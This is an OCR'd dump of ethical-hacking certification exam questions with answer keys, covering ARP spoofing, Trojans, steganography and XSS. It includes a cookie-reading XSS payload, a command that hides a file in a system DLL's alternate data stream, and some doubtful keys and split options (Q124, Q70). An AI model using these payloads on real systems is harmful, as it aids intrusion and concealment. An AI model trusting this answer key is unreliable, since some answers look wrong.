
Answer: C

NEW QUESTION 50
- (Topic 1)
Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on
its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes
? Everything you search for using Google
? Every web page you visit that has Google Adsense ads
How would you prevent Google from storing your search keywords?

A. Block Google Cookie by applying Privacy and Security settings in your web browser
B. Disable the Google cookie using Google Advanced Search settings on Google Search page
C. Do not use Google but use another search engine Bing which will not collect and store your search keywords
D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.

Answer: A

NEW QUESTION 52
- (Topic 1)
In which part of OSI layer, ARP Poisoning occurs?



A. Transport Layer
B. Datalink Layer
C. Physical Layer
D. Application layer


Answer: B

NEW QUESTION 57
- (Topic 1)
This type of Port Scanning technique splits TCP header into several packets so that the packet filters are not able to detect what the packets intends to do.

A. UDP Scanning
B. IP Fragment Scanning
C. Inverse TCP flag scanning
D. ACK flag scanning

Answer: B


NEW QUESTION 58
- (Topic 1)
In Trojan terminology, what is required to create the executable file chess.exe as shown below?



A. Mixer
B. Converter
C. Wrapper
D. Zipper

Answer: C

NEW QUESTION 60
- (Topic 1)
Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.



Which of the following statements is incorrect?

A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
C. They can validate compliance with or deviations from the organization's security policy
D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

Answer: D

NEW QUESTION 62
- (Topic 1)
You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS streams. How will you accomplish this?

A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt
B. copy secret.txt c:\windows\system32\tcpip.dll:secret.txt
C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt
D. copy secret.txt >< c:\windows\system32\tcpip.dll kernel secret.txt

Answer: B

NEW QUESTION 65
- (Topic 1)
In the context of password security: a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive - though slow. Usually, it tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary combined together to have variations of words, what would you call such an attack?

A. Full Blown Attack
B. Thorough Attack
C. Hybrid Attack
D. BruteDict Attack

Answer: C

NEW QUESTION 70
- (Topic 1)
Which of the following statements would NOT be a proper definition for a Trojan Horse?

A. An authorized program that has been designed to capture keyboard keystroke while the user is unaware of such activity being performed
B. An unauthorized program contained within a legitimate progra
C. This unauthorized program performs functions unknown (and probably unwanted) by the user
D. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by

the user
E. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user

Answer: A

NEW QUESTION 74
- (Topic 1)
In TCP communications there are 8 flags; FIN, SYN, RST, PSH, ACK, URG, ECE, CWR. These flags have decimal numbers assigned to them:
FIN = 1
SYN = 2
RST = 4
PSH = 8
ACK = 16
URG = 32
ECE = 64
CWR = 128
Jason is the security administrator of ASPEN Communications. He analyzes some traffic using Wireshark and has enabled the following filters.

```
((tcp.flags == 0x02) || (tcp.flags == 0x12) ) || ((tcp.flags == 0x10) && (tcp.ack==1) && (tcp.len==0))
```

What is Jason trying to accomplish here?

A. SYN, FIN, URG and PSH
B. SYN, SYN/ACK, ACK
C. RST, PSH/URG, FIN
D. ACK, ACK, SYN, URG

Answer: B

NEW QUESTION 78
- (Topic 1)
Which Steganography technique uses Whitespace to hide secret messages?

A. snow
B. beetle
C. magnet
D. cat

Answer: A

NEW QUESTION 81
- (Topic 1)
Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security.
Maintaining the security of a Web server will usually involve the following steps:
1. Configuring, protecting, and analyzing log files
2. Backing up critical information frequently
3. Maintaining a protected authoritative copy of the organization's Web content
4. Establishing and following procedures for recovering from compromise
5. Testing and applying patches in a timely manner
6. Testing security periodically.
In which step would you engage a forensic investigator?

A. 1
B. 2
C. 3
D. 4
E. 5
F. 6

Answer: D

NEW QUESTION 83
- (Topic 1)
SNMP is a connectionless protocol that uses UDP instead of TCP packets (True or False)

A. true
B. false

Answer: A

NEW QUESTION 87
- (Topic 1)
This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

A. Wiresharp attack
B. Switch and bait attack

C. Phishing attack
D. Man-in-the-Middle attack

Answer: C

NEW QUESTION 88
- (Topic 1)
How do you defend against ARP Spoofing? Select three.

A. Use ARPWALL system and block ARP spoofing attacks
B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Place static ARP entries on servers, workstation and routers

Answer: ACD

Explanation:
ARPwall is used in protecting against ARP spoofing. Incorrect Answer:
IDS option may works fine in case of monitoring the traffic from outside the network but not from internal hosts.

NEW QUESTION 90
- (Topic 1)
Consider the following code:
URL:http://www.certified.com/search.pl? text=<script>alert(document.cookie)</script>
If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site.
What is the countermeasure against XSS scripting?

A. Create an IP access list and restrict connections based on port number
B. Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts
C. Disable Javascript in IE and Firefox browsers
D. Connect to the server using HTTPS protocol instead of HTTP

Answer: B

NEW QUESTION 95
- (Topic 1)
If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.

How would you prevent such type of attacks?

A. It is impossible to block these attacks
B. Hire the people through third-party job agencies who will vet them for you
C. Conduct thorough background checks before you engage them
D. Investigate their social networking profiles

Answer: C


NEW QUESTION 99
- (Topic 1)
Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install

and setup the application. You should change the default settings to secure the system.
Which of the following is NOT an example of default installation?

A. Many systems come with default user accounts with well-known passwords that administrators forget to change
B. Often, the default location of installation files can be exploited which allows a hacker to retrieve a file from the system
C. Many software packages come with "samples" that can be exploited, such as the sample programs on IIS web services
D. Enabling firewall and anti-virus software on the local system

Answer: D

NEW QUESTION 103
- (Topic 1)
Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys
Which step would you perform to detect this type of Trojan?



A. Scan for suspicious startup programs using msconfig
B. Scan for suspicious network activities using Wireshark
C. Scan for suspicious device drivers in c:\windows\system32\drivers
D. Scan for suspicious open ports using netstat

Answer: C

NEW QUESTION 104
- (Topic 1)
You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached cell phone 3G modem to his telephone line and workstation. He has used this cell phone 3G modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

A. Reconfigure the firewall
B. Enforce the corporate security policy
C. Install a network-based IDS
D. Conduct a needs analysis

Answer: B

NEW QUESTION 107
- (Topic 1)
Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out vulnerabilities.
What are some of the common vulnerabilities in web applications that he should be concerned about?

A. Non-validated parameters, broken access control, broken account and session management, cross-site scripting and buffer overflows are just a few common vulnerabilities
B. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
C. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities
D. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities

Answer: A

NEW QUESTION 109

- (Topic 1)
How many bits encryption does SHA-1 use?

A. 64 bits
B. 128 bits
C. 256 bits
D. 160 bits

Answer: D

NEW QUESTION 110
- (Topic 1)
More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?

A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode

Answer: A

NEW QUESTION 113
- (Topic 1)
What does ICMP (type 11, code 0) denote?

A. Source Quench
B. Destination Unreachable
C. Time Exceeded
D. Unknown Type


Answer: C

NEW QUESTION 116
- (Topic 1)
TCP/IP Session Hijacking is carried out in which OSI layer?

A. Datalink layer
B. Transport layer
C. Network layer
D. Physical layer

Answer: B

NEW QUESTION 120
- (Topic 1)
What type of Trojan is this?



A. RAT Trojan

B. E-Mail Trojan
C. Defacement Trojan
D. Destructing Trojan
E. Denial of Service Trojan

Answer: C

NEW QUESTION 122
- (Topic 1)
Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

A. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
B. Educate and enforce physical security policies of the company to all the employees on a regular basis
C. Setup a mock video camera next to the special card reader adjacent to the secure door
D. Post a sign that states, "no tailgating" next to the special card reader adjacent to the secure door

Answer: B

NEW QUESTION 124
- (Topic 1)
You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.
You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one- time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925, 000 to hackers. You immediately shut down the e-banking website while figuring out the next best
security solution
What effective security solution will you recommend in this case?

A. Implement Biometrics based password authentication syste
B. Record the customers face image to the authentication database
C. Configure your firewall to block logon attempts of more than three wrong tries
D. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
E. Implement RSA SecureID based authentication system

Answer: D

NEW QUESTION 125
- (Topic 1)
Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.
Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it
and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.
Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.
What technique has Jason most likely used?

A. Stealth Rootkit Technique
B. ADS Streams Technique
C. Snow Hiding Technique
D. Image Steganography Technique

Answer: D

NEW QUESTION 127
- (Topic 1)
Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to notify administrators of problems or performance.

System Messages from the previous week

Thursday, July 20, 2006 12:21:25 PM CDT

Lists all system messages reported during the past 7 days

Number of records reported: 5

▼TimeStamp	ID	Severity	Server	Component	Error Co
Monday, July 17, 2006 2:49:30 PM CDT	870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Monday, July 17, 2006 12:36:59 PM CDT	870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ffb	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Thursday, July 20, 2006 12:20:46 PM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fc0	Fatal	dhcp-uaus09-147-110	Logging	ERROR
Thursday, July 20, 2006 9:43:14 AM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fdd	Fatal	dhcp-uaus09-147-110	Logging	ERROR

What default port Syslog daemon listens on?

A. 242
B. 312
C. 416
D. 514

Answer: D

NEW QUESTION 129
- (Topic 1)
Attackers target HINFO record types stored on a DNS server to enumerate information. These are information records and potential source for reconnaissance. A network administrator has the option of entering host information specifically the CPU type and operating system when creating a new DNS record. An attacker can extract this type of information easily from a DNS server.
Which of the following commands extracts the HINFO record?

A.
```
c:> nslookup
> Set type=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com     CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com       Internet address = 10.0.0.56
```

B.
```
c:> nslookup
> Set dns=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com     CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com       Internet address = 10.0.0.56
```

